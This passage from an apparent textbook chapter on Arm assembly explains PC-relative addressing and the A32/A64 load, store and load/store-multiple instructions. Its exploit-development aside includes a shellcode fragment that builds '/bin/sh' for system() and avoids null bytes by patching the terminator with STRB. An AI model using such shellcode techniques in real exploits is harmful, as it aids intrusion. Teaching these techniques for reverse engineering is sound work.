400088: d4000001   svc    #0x0

000000000040008c <_exit>:
40008c: d2800000   mov    x0, #0x0          //
#0
400090: d2800ba8   mov    x8, #0x5d          //
#93
400094: d4000001   svc    #0x0

0000000000400098 <string>:
400098: 0a216948   .word   0x0a216948

000000000040009c <len>:
40009c: 00000004   .word   0x00000004

```

When you look at the disassembly output of the ADR and LDR instructions as shown in the following example, it looks like they perform the same operation; however, there is an important distinction between the two. ADR calculates the address of a label and loads the result to a register, while LDR loads a word from the address of that label to a register.

Instructions

```

adr x1, mystring
ldr x2, mystring

```

Register Results

```
$x1 : 0x0000000000400098 <string+0>
$x2 : 0x0a216948
```

Disassembly for Reference

```
0000000000400098 <string>:
400098: 0a216948 .word 0x0a216948
```

When we compile this program with the 32-bit instruction set, we can see the PC-relative calculation in the disassembly. Here is the same program for A32:

```
.section .text
.global _start

_start:
    mov r0, #1
    adr r1, mystring
    ldr r2, len
    mov r7, #4
    svc #0

_exit:
    mov r0, #0
    mov r7, #1
    svc #0

mystring:
.ascii "Hi!\n"

len:
.word 4
```

In the following A32 disassembly output, you can see that `ADR` is translated to `add r1, pc, #20`, adding the `PC` value and offset `#20` together and putting the result into `R1`, and `LDR` performs a memory load from base register `PC` plus offset `#20`. Keep in mind that in A64, only PC-relative address generating instructions are permitted to read the PC, such as `ADR`, `ADRP`, `LDR` (literal), `LDRW` (literal), direct branches that use an immediate offset, and unconditional branch with link instructions.⁹

```
user@arm32:~$ objdump -d pc-relative
```

Disassembly of section .text:

```
00010054 <_start>:
10054:   e3a00001      mov    r0, #1
10058:   e28f1014      add    r1, pc, #20
1005c:   e59f2014      ldr    r2, [pc, #20] ; 10078 <len>
10060:   e3a07004      mov    r7, #4
10064:   ef000000      svc    0x00000000

00010068 <_exit>:
10068:   e3a00000      mov    r0, #0
1006c:   e3a07001      mov    r7, #1
10070:   ef000000      svc    0x00000000

00010074 <mystring>:
10074:   0a216948      .word  0x0a216948

00010078 <len>:
10078:   00000004      .word  0x00000004
```

To better understand how the PC-relative offset is calculated, let's look at [Figure 6.11](#).

<code>mov r0, #1</code> <code>add r1, pc, #20</code> <code>ldr r2, [pc, #20]</code> PC → <code>mov r7, #4</code> <code>+4---- SVC #0</code>	<code>mov r0, #1</code> <code>add r1, pc, #20</code> <code>ldr r2, [pc, #20]</code> PC → <code>mov r7, #4</code> <code>+4---- SVC #0</code>
<code>4 +4---- mov r0, #0</code> <code>8 +4---- mov r7, #1</code> <code>12 +4---- SVC #0</code>	<code>+4---- mov r0, #0</code> <code>4 +4---- mov r7, #1</code> <code>8 +4---- SVC #0</code>
<code>16 +4---- mystring:</code> <code>.ascii "Hi!\n"</code>	<code>12 +4---- mystring:</code> <code>.ascii "Hi!\n"</code>
<code>len:</code> <code>.word 4</code>	<code>16 +4---- len:</code> <code>.word 4</code>

Figure 6.11: PC-relative offset illustration

When the `ADD` instruction is executed, the effective `PC` points at the current instruction plus 8 for A32 instructions, and plus 4 for T32 instructions. Since each A32 instruction is 4-byte aligned, we count the instructions from `PC+8` to the label and get 20 (5×4). When we reach the `LDR` instruction, `PC` moves down to the `SVC` instruction. Since the `len` label is located 4 bytes after `mystring`, we get the same offset.

Load and Store Instructions

Up to this point, this chapter has addressed modes and offset forms that can be used in combination with various load and store instructions. From here forward, we will look at the actual load and store instructions that can be used to perform memory operations.

Load and Store Word or Doubleword

There are many different types of load and store instructions, so we need to build up our knowledge of them in parts, starting from the most basic form: loading or storing a 32-bit word or a 64-bit doubleword. Basic memory access instructions operate on a register size of data. The A32 instruction set allows these instructions to load or store a 32-bit word, two 32-bit words, or a 64-bit doubleword, as shown in [Table 6.16](#).

Table 6.16: A32 Load/Store Word or Doubleword

INSTRUCTION	SYNTAX	LOAD/STORE SIZE
Load register	LDR Rt, [Rn, Rm{, shift}]	Word
Load register	LDRD Rt, Rt2, [Rn, Rm]	Two words
Store register	STR Rt, [Rn, Rm{, shift}]	Word
Store register	STRD Rt, Rt2, [Rn, Rm]	Two words
Load unprivileged	LDRT Rt, [Rn] {, #imm}	Word
Store unprivileged	STRT Rt, [Rn] {, #imm}	Word
Load exclusive	LDREX Rt, [Rn {, #imm}]	Word
Load exclusive	LDREXD Rt, Rt2, [Rn]	Doubleword
Store exclusive	STREX Rd, Rt, [Rn {, #imm}]	Word
Store exclusive	STREXD Rd, Rt, Rt2, [Rn]	Doubleword

Each instruction has their differences in which addressing modes and offset forms it supports. The table in [Figure 6.12](#) shows which addressing modes are available for different A32 instructions.

[Table 6.17](#) shows the instructions used to load or store a 32-bit word or a 64-bit double word on A64. The size being accessed depends on the size of the transfer register.

While the data type of these instructions depends on which transfer register is used, it is also possible to load a signed 32-bit word into a 64-bit transfer register with dedicated load signed word instructions in their basic, unscaled offset, or unprivileged form, as shown in [Table 6.18](#). The loaded word is sign-extended to 64-bit.

Addressing modes

Offset

	Literal	Offset	Pre-index	Post-index	Imm	Reg
LDR						
LDRD						
STR						
STRD						
A32: LDRT						
T32: LDRT						
A32: STRT						
T32: STRT						
LDREX						
LDREXD						
STREX						
STREXD						

Figure 6.12: Available addressing modes and offset forms for A32/T32 load and store instructions

Table 6.17: A64 Load/Store Word or Doubleword

INSTRUCTION	SYNTAX
Load register	LDR Wt Xt, [Xn SP]
Store register	STR Wt Xt, [Xn SP]
Load signed word	LDRSW Xt, [Xn SP, Wm Xm {, extend}]
Load register (unscaled)	LDUR Wt Xt, [Xn SP{, #simm}]
Store register (unscaled)	STUR Wt Xt, [Xn SP{, #simm}]
Load signed word (unscaled)	LDURSW Xt, [Xn SP{, #simm}]
Load unprivileged register	LDTR Wt Xt, [Xn SP{, #simm}]
Store unprivileged register	STTR Wt Xt, [Xn SP{, #simm}]
Load unprivileged signed word	LDTRSW Xt, [Xn SP{, #simm}]
Load exclusive	LDXR Wt Xt, [Xn SP{, #0}]
Store exclusive	STXR Ws, Wt Xt, [Xn SP{, #0}]

Table 6.18: A64 Load Signed Word

INSTRUCTION	SYNTAX
Load signed word	LDRSW Xt, [Xn SP, Wm Xm {, extend}]
Load signed word (unscaled)	LDURSW Xt, [Xn SP{, #simm}]
Load unprivileged signed word	LDTRSW Xt, [Xn SP{, #simm}]

Load and Store Halfword or Byte

Accessing data in memory less than the width of a register is performed using dedicated instructions. For example, we can load and store a byte or halfword value using the LDRB, LDRH, STRB, and STRH instructions. These take the same basic form as their LDR and

`STR` counterparts, except that they access only one or two bytes at a time, depending on the instruction.

Since Arm doesn't have 8- or 16-bit registers, this raises the question, what happens with the remaining bits of the register if we load only a byte or halfword? The answer is that the value is automatically sign- or zero-extended to fill the entire destination register. `LDRB`, for example, performs a zero-extended byte load, and `LDRSB` sign-extends the value. `LDRSH` is the sign-extending 16-bit load, and `LDRH` is its zero-extending counterpart.

In reverse engineering we will often encounter both zero- and sign-extended loads. Sign-extended loads are used by the compiler to access signed integers, including a short, char, or int, whereas zero-extending loads are typically used when accessing an unsigned value, such as an unsigned short, unsigned char, or unsigned int.

In A32, load halfword instructions load a halfword from memory into a register. The `LDRH Rt, [Rn]` instruction, for example, loads a halfword from the memory address specified in base register `Rn` and zero-extends it to fill the 32-bit transfer register `Rt`. Storing a halfword via `STRH Rt, [Rn]` stores exactly two bytes, taken from the least-significant halfword of `Rt`, to the memory address specified in the base register `Rn`.

In A64, these instructions work in broadly the same way. Memory loads from 8-bit and 16-bit memory locations can be sign-extended either to 32 bits or to 64 bits by specifying either a `wt` or `xt` transfer register. Since writing to a 32-bit register automatically zero-fills the corresponding 64-bit registers' top 32 bits, no distinction is needed between a 32-bit and 64-bit zero extension; it is always both. By convention, zero-extended loads therefore always use the 32-bit transfer register form.

[Table 6.19](#) shows examples of load and store halfword instructions.

Table 6.19: A32 and A4 Load/Store Halfword Examples

INSTRUCTION TYPE	SYNTAX WITHOUT OFFSET	ZERO- OR SIGN-EXTEND
A32 types		
Load Halfword	LDRH Rt, [Rn]	Zero-extend to Rt
Load Signed Halfword	LDRSH Rt, [Rn]	Sign-extend to Rt
Store Halfword	STRH Rt, [Rn]	-
A64 load types		
Halfword	LDRH Wt, [Xn SP]	Zero-extended to Wt
Signed halfword	LDRSH Wt, [Xn SP]	Sign-extended to Wt
Signed halfword	LDRSH Xt, [Xn SP]	Sign-extended to Xt
Halfword (unscaled)	LDURH Wt, [Xn SP]	Zero-extended to Wt
Signed halfword (unscaled)	LDURSH Wt, [Xn SP]	Sign-extended to Wt
Signed halfword (unscaled)	LDURSH Xt, [Xn SP]	Sign-extended to Xt
A64 store types		
Store Halfword	STRH Wt, [Xn SP]	-
Store Halfword (unscaled)	STURH Wt, [Xn SP]	-

Load byte instructions read a byte from memory and zero-extend it up to the size of the transfer register. For example, the instruction `LDRB Rt, [Rn, Rm]` loads a single byte from the address of `Rn+Rm`. This byte is zero-extended to 32 bits. To perform a sign-extended byte read, we use `LDRSB`. For 16-bit memory reads, `LDRH` performs a zero-extended read, and `LDRSH` is its sign-extended counterpart.

By contrast to loads, memory stores never need to extend the value being written to memory, and there is consequently no distinction

between writing signed or unsigned values to memory. Store byte or halfword instructions always write the least significant data from the transfer register to the memory address. The store register byte instruction `STRB Rt, [Rn]`, for example, will store the least significant byte from `Rt` to the memory address specified by `Rn`.

[Table 6.20](#) shows examples of load and store byte instructions.

[Table 6.20:](#) A32 and A4 Load/Store Byte Examples

INSTRUCTION TYPE	SYNTAX WITHOUT OFFSET	ZERO- OR SIGN-EXTEND
A32 types:		
Load byte	<code>LDRB Rt, [Rn]</code>	Zero-extend to <code>Rt</code>
Load signed byte	<code>LDRSB Rt, [Rn]</code>	Sign-extend to <code>Rt</code>
Store byte	<code>STRB Rt, [Rn]</code>	-
A64 types:		
Load byte	<code>LDRB Wt, [Xn SP]</code>	Zero-extend to <code>Wt</code>
Load byte signed	<code>LDRSB Wt, [Xn SP]</code>	Sign-extend to <code>Wt</code>
Load byte signed	<code>LDRSB Xt, [Xn SP]</code>	Sign-extend to <code>Xt</code>
Load byte (unscaled)	<code>LDURB Wt, [Xn SP]</code>	Zero-extend to <code>Wt</code>
Load signed byte (unscaled)	<code>LDURSB Wt, [Xn SP]</code>	Sign-extend to <code>Wt</code>
Load signed byte (unscaled)	<code>LDURSB Xt, [Xn SP]</code>	Sign-extend to <code>Xt</code>
Store Byte	<code>STRB Wt, [Xn SP]</code>	-
Store Byte (unscaled)	<code>STURB Wt, [Xn SP]</code>	-

Each of these instructions supports a subset of addressing modes and offset forms. Keep in mind that the exact details of the offset form also vary between the two instruction sets. For example, A64 load and store halfword or byte instructions with offset addressing can have an immediate offset scaled to a multiple of 2, or a register

offset that is optionally shifted or extended. Pre- and post-indexed forms for these instructions allow only one offset form, which is an unscaled 9-bit signed immediate.

[Figure 6.13](#) shows which addressing modes are available for different A32 and A64 load/store byte or halfword instructions.

	Addressing modes				Offset			
	Byte	Halfword	Literal	Offset	Pre-index	Post-index	Imm	Reg
A32	LDRB	LDRH						
A32	STRB	STRH						
A32	LDRSB	LDRSH						
A64	LDRB	LDRH						
A64	STRB	STRH						
A64	LDURB	LDURH						
A64	STURB	STURH						
A64	LDRSB	LDRSH						
A64	LDURSB	LDURSH						

[Figure 6.13](#): Available addressing modes and offset forms available for specific A32 and A64 instructions

Example Using Load and Store

The many different types of load and store instructions in Arm assembly are encountered frequently not just during reverse engineering but also when writing assembly programs manually, either during ordinary software development or during exploit development, e.g., for in-line assembly or “shellcode.”

Writing shellcode in exploit development often requires writing assembly that not only performs a useful action but does so under restrictive conditions, such as needing to avoid certain byte sequences, such as zero bytes.

Suppose, for example, we want to write shellcode that tries to execute a program via the *system* function. The *system* function takes a parameter, which is a pointer to a string containing the command to be executed, but this string must be zero terminated. Suppose additionally that our shellcode operates under the restriction that it cannot contain any zero bytes because the input is handled by a string function. One solution to this problem is to use a placeholder at the end of this command string and have the shellcode dynamically replace this placeholder with a zero-byte so that the *system* function executes correctly.

For the sake of simplicity, let's suppose the command we want to run is `/bin/sh` to launch a local copy of the standard bash terminal. We will need this string as an argument to *system*, but it must be null-terminated. In our shellcode we will include the string `/bin/sh/` into the literal pool, but rather than terminating this string with a zero, we will use the placeholder `x`. During execution of the shellcode we will dynamically replace this with a zero byte using the STRB instruction.

In [Figure 6.14](#) we can see the syntax of the string in assembly on the left, the middle shows how this might look in disassembly, and on the right, we see these bytes in memory. In particular, we can see that our string containing the placeholder does not contain any zero bytes.




Figure 6.14: Assembly string illustration

In our shellcode, we can then use a store register byte (`STRB`) instruction to replace this placeholder with a zero dynamically. In this case, we set R2 to zero using the `EOR` instruction, since `MOV R2, #0` has a machine-encoding that includes a zero byte. Since this is not permitted in our example, we must use an alternative equivalent instruction.

```

    adr    r0, binsh      ; load the address of binsh onto R0
    eor    r2, r2, r2      ; Set R2 equal to zero
    strb   r2, [r0, #7]   ; Overwrite the placeholder with a zero

binsh:
    .ascii "/bin/shX"

```

[Figure 6.15](#) shows how the `STRB` instruction causes the placeholder X value to be overwritten to zero.




Figure 6.15: Replacing X with zero using STRB instruction

Load and Store Multiple (A32)

In Arm, we sometimes need to load or store more than one register at a time. In A32 and T32, we can perform this task using the *load*


and store multiple instructions to load and store large numbers of registers to or from memory in one go.

The traditional load and store instructions permit only one register to be loaded and stored at a time. For example, suppose we want to store the register values of R1, R2, and R3 on the stack. If we were limited to the traditional STR instruction, we might write this as follows, using the pre-indexed addressing to decrement SP by 4 before each store, and save the decremented value back to SP each time:

```
STR R1, [SP, #-4]!  
STR R2, [SP, #-4]!  
STR R3, [SP, #-4]!
```

[Figure 6.16](#) shows how this sequence works in memory.

STR R1, [SP, #-4]! STR R2, [SP, #-4]! STR R3, [SP, #-4]!



[Figure 6.16:](#) Illustration of previous STR example

On 32-bit Arm, we can improve this sequence using *load and store multiple* instructions. Load and store multiple A32 instructions load multiple registers from, or store multiple registers to, consecutive memory locations specified by a *base register*. [Table 6.21](#) gives the syntax for these instructions.

[Table 6.21:](#) A32 LDM/STM Syntax

INSTRUCTION	SYNTAX	EXAMPLE
Load multiple	LDM Rn{!}, <registers>	LDM sp, {r1, r2, r3}
Store multiple	STM Rn{!}, <registers>	STM sp, {r1, r2, r3}

The syntax of LDM/STM differs from the usual LDR/STR instructions. Let's take STR and STM as an example, as shown in [Figure 6.17](#). The first register (Rt) in the STR instruction is the transfer register containing the value to be stored to memory, and the register in square brackets ($[Rn]$) is the base register containing the destination address. The STM instruction works the other way around. The first register (Rn) serves as the base register containing the destination address, and the registers in curly brackets contain the values to be stored to memory.



[Figure 6.17:](#) STR and STM instruction logic

The number of registers in the transfer register list can consist of two or more general-purpose registers, including the link register and the program counter itself. Note that the following restrictions apply on Armv8 compared with Armv7:

For load multiple: The PC can be in the list. Arm deprecates using these instructions with both the LR and the PC in the list.

For store multiple: The PC can be in the list. However, Arm deprecates the use of instructions that include the PC in the list.

The order of registers in the *load and store multiple* instructions must be in ascending order. Attempting to assemble an instruction where the registers are not in order, such as `STM sp, {r1, r4, r2, r3}`, will produce an assembler warning and rearrange the register order automatically, as you can see in the following output.

Assembling LDM and STM with Unordered Register List

Assembly Source

```
.section .text
.global _start

_start:
    stm sp, {r1, r4, r2, r3}
    ldm sp, {r1, r4, r2, r3}
```

Assembler Warning

```
user@arm32:~$ as reglist.s -o reglist.o && ld reglist.o -o
reglist

reglist.s: Assembler messages:
reglist.s:8: Warning: register range not in ascending order
reglist.s:9: Warning: register range not in ascending order
```

Disassembly Shows Registers in Ascending Order

```
user@arm32:~$ objdump -d reglist

Disassembly of section .text:


00010054 <_start>:
 10054:   e88d001e      stm     sp, {r1, r2, r3, r4}
 10058:   e89d001e      ldm     sp, {r1, r2, r3, r4}
```

To store the values from `R1`, `R2`, and `R3` on the stack, we can use the following store multiple (`STM`) instruction:

```
STM SP, {R1, R2, R3}
```

In this example, the value of `R1` is first stored to the address of `SP`, `R2` to `SP+4` and `R3` to `SP+8`, as shown in [Figure 6.18](#). In this case, `SP` is not

updated as part of the instruction.



[**Figure 6.18:**](#) STM instruction example

Most of the addressing modes used by traditional loads and stores (such as `LDR` and `STR`) do have equivalents for `LDM/STM` instructions. That said, the base register can be automatically updated during the instruction by using an exclamation point after the base register, as shown in [Figure 6.19](#).

